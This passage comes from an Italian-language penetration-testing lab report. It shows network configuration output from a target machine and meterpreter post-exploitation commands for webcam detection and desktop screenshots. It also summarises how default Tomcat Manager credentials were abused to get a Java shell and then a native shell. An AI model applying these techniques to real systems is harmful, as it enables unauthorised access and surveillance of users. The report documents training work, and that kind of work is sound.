Suffisso DNS specifico per connessione:
Descrizione . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
Indirizzo fisico. . . . . : 08-00-27-65-B3-E7
DHCP abilitato. . . . . : No
Configurazione automatica abilitata : S*
Indirizzo IPv4. . . . . : 192.168.200.200(PREFERENZIALE)
Subnet mask . . . . . : 255.255.255.0
Gateway predefinito . . . . . : 192.168.200.1
NetBIOS su TCP/IP . . . . . : Attivato

Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:


Stato supporto. . . . . : Supporto disconnesso
Suffisso DNS specifico per connessione:
Descrizione . . . . . : Microsoft ISATAP Adapter
Indirizzo fisico. . . . . : 00-00-00-00-00-00-E0
DHCP abilitato. . . . . : No
Configurazione automatica abilitata : S*
```



- Webcam attive: I comandi **webcam_list** e **webcam_stream** sono stati utilizzati per verificare la presenza e lo stato delle webcam connesse.

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter > webcam_stream
[-] Target does not have a webcam
meterpreter > █
```

- **Screenshot del desktop:** Il comando **screenshot** ha permesso di catturare un'immagine del desktop dell'utente.



In conclusione, sfruttando le credenziali predefinite di Tomcat Manager, è stato possibile ottenere prima una shell Java limitata e successivamente una shell nativa completa, consentendo l'esecuzione dei comandi richiesti per la verifica delle informazioni sul sistema target.

8. Conclusioni Generali

Attraverso questo laboratorio intensivo, abbiamo maturato una comprensione più profonda delle sfide e delle complessità legate alla sicurezza informatica. L'esperienza pratica nell'identificare, sfruttare e analizzare diverse classi di vulnerabilità ci ha fornito una prospettiva concreta sulle minacce che le applicazioni e i sistemi devono affrontare. Abbiamo avuto l'opportunità di utilizzare strumenti standard del settore e di applicare concetti teorici in scenari reali, rafforzando così le nostre competenze nel campo della cybersecurity.